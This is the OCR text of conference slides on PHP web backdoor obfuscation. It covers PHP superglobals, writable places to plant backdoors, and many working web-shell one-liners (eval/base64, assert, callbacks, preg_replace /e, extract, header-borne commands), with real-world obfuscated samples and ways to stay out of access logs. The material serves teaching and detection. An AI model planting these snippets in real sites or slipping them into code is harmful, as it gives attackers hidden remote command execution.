PHP web backdoor obfuscation

Sandro “guly” Zaccarini

EndSummerCamp 2k15

whoami

- Sandro “guly” Zaccarini
- Security Artist
- guly@guly.org
- @theguly

agenda

- intro
- backdoor placement
- howto execute code
- real world examples
- vulnerabilities
- hack a backdoor

PHP superglobals

- $_GET
- $_POST
- $_COOKIE
- $_REQUEST
- $_SERVER

/superglobal.php?foo=1&bar=2

POST /superglobal.php?foo=1&bar=2 HTTP/1.0

Content-length: 391

Cookie: bar=4;

foo=3

example of a POST request used to explain superglobals

/superglobal.php?foo=1&bar=2

```
var_dump($_GET)
```

```
array(2) {
  ["foo"]=>  string(1) "1"
  ["bar"]=>  string(1) "2"
}
```

```
var_dump($_POST)
```

```
array(1) {
  ["foo"]=>  string(1) "3"
}
```

```
var_dump($_COOKIE)
```

```
array(1) {
  ["bar"]=>  string(1) "4"
}
```

/superglobal.php?foo=1&bar=2

```
var_dump($_GET)
```

```
array(2) {
  ["foo"]=>  string(1) "1"
  ["bar"]=>  string(1) "2"
}
```

```
var_dump($_POST)
```

```
array(1) {
  ["foo"]=>  string(1) "3"
}
```

```
var_dump($_COOKIE)
```

```
array(1) {
  ["bar"]=>  string(1) "4"
}
```

in red we can see what $_REQUEST has

var_dump($_REQUEST);

/superglobal.php?foo=1&bar=2

"GET /superglobal.php?foo=1&bar=2
HTTP/1.1" 200 391

"POST /superglobal.php?foo=1&bar=2
HTTP/1.1" 200 391

/superglobal.php

```
var_dump($_SERVER)
```

headers:
foo=3

```
array(x) {
  ["HTTP_HOST"]=>
    string(13) "172.16.34.141"
  ["HTTP_CONNECTION"]=>
    string(10) "keep-alive"
  ["CONTENT_LENGTH"]=>
    string(1) "5"
  ["HTTP_FOO"]=>
    string(1) "3"
...
```

/superglobal.php

"GET /superglobal.php?
foo=1&bar=2

HTTP/1.1" 200 391

"POST /superglobal.php

HTTP/1.1" 200 760

again no traces about headers nor cookies

backdoor placement

- **requirements:**
  - **folder owned by www-data**
  - **file owned by www-data**
  - **folder/file chmod 777**

backdoor placement

- **requirements:**
  - **folder owned by w**
  - **file owned by www**
  - **folder/file chmod**

backdoor placement

- configuration.php
- themes/$theme/$file
- upload/$file

pathes almost everywhere writable by www-data user

howto execute code (HEC)

- **exec**
- **shell_exec**
- **passthru**
- **popen**
- **pcntl**
- **create_function**
- **...**

eval - HEC

$x = "phpinfo();"

```
eval($x);
eval(base64_decode($x));
eval(gzinflate(base64_decode($x)));

$y='base'.(32*2).'_de'.'code';
eval($y($z));
```

where $x = $_GET['x']

subs - HEC

```
$x=str_replace('x', 's',
'xyxtem');$x($_GET[x]);
```

?x=ls

```
$x='syste'.chr(109);$x($_GET[x]);
```

```
$x=strrev("cexe_llehs");echo
$x($_GET[x]);
```

red block means URI used, like http://foo.com/page.php?x=ls

straight - HEC

?x=phpinfo()

```
assert($_GET[x]);

$_GET[y]($_GET[x]);
```

?y=system&x=ls

callback - HEC

?y=system&x=ls

```
call_user_func_array($_GET[y],
array($_GET[x]));

filter_var($_REQUEST[x],
FILTER_CALLBACK, array('options' =>
'assert'));
```

?x=phpinfo()

/e - HEC

?x=ls&y=preg_replace

```
$a = array($_GET[x] => '|.*|e',);
array_walk($arr, $_REQUEST[y], '');

preg_replace("/.*/e",$_GET[x], "");

mb_ereg_replace
('.*', $_REQUEST[x], '', 'e');
```

?x=ls

register function - HEC

?y=assert&x=phpinfo()

```
$e = $_REQUEST[y];
register_tick_function($e, $_GET[x]);

register_shutdown_function($e,
$_GET[x]);
```

sqlite - HEC

?y=assert&x=phpinfo()

```
$e = $_REQUEST[y];
$db = new PDO('sqlite:sqlite.db3');
$db->sqliteCreateFunction('z', $e,
1);
$sth = $db->prepare("SELECT
z(:exec)");
$sth->execute(array(':exec' =>
$_REQUEST[x]));
```

memcache - HEC

?x=phpinfo()


```
$mem = new Memcache();
$re = @$mem->addServer('localhost',
11211, TRUE, 100, 0, -1, TRUE,
create_function('$a,$b,$c,$d,$e',
'return assert($a);'));
$mem->connect($_REQUEST[x], 11211,
0);
```

yaml - HEC

?x=ls


```
$str = urlencode($_REQUEST[x]);
$yaml = <<<EOD
greeting: !{$str} "|.+|e"
EOD;
$parsed = yaml_parse($yaml, 0, $cnt,
array("!{$_REQUEST[x]}" =>
'preg_replace'));
```

real world examples



world ... mples

```
<?php
$exg="JGN ... dW50JzskYTnd0kX0nd ... NldCgknd
YSk9PSdt ... ndiYgJGMondJCEpR
$iy ... G ... d ... X ... Y ... dX ... S ... X ... ndJ
yksIGFy ... cnLCcrJyk";
$ts = st ... ce("b"," ... epblabcbe")
$fy="sIC ... oYXJ ... ndGEndsJGMoJ ... pKndSkp
KTtlYnd2 ... 0=";
$sjb="pey ... c7ZWNobyAnPCcnduJ ... nO2ndV2Y
WwoYmFzZn ... wcmVnX3Jlc";
$dzy = $ts( ... erberaersereer6er4e ... erodere");
$mc = $ts("y ... veyaytye_yfyuync
$tha = $mc('' ... .$fy)));
$tha();
?>
```



real world: array_diff_ukey


?password=ls&repassword=
&login=system

```
array_diff_ukey(
array(
(string)$_GET['password']=>1),
array(
(string)
$_GET['repassword'])=>2),
$_REQUEST['login'])
```

doesn't look like a login page code?

real world: array_diff_ukey

?password=ls&repassword=
&login=system



"GET /array_ukey_diff/array_ukey_diff.php?
password=ls&repassword=&login=system
HTTP/1.1" 200 253

real world: $_SERVER


```
($a=@$_SERVER['HTTP_REMOTE_ADR'])
.@$a($_SERVER['HTTP_SERVER_ADR']);
```

HEADER	VALUE
REMOTE_ADR	system
SERVER_ADR	ls

```
($a=@system).$a(ls)
```

got the typo?

real world: $_SERVER



HEADER	VALUE
REMOTE_ADR	system
SERVER_ADR	ls

"GET /a/a.php

HTTP/1.1" 200 239"


real world: extract

?x=shell_exec&y=ls

```
@extract ($_REQUEST);
@die ($x($y));
```

real world: extract

?x=shell_exec&y=ls



"GET /extract/extract.php?
x=shell_exec&y=ls


HTTP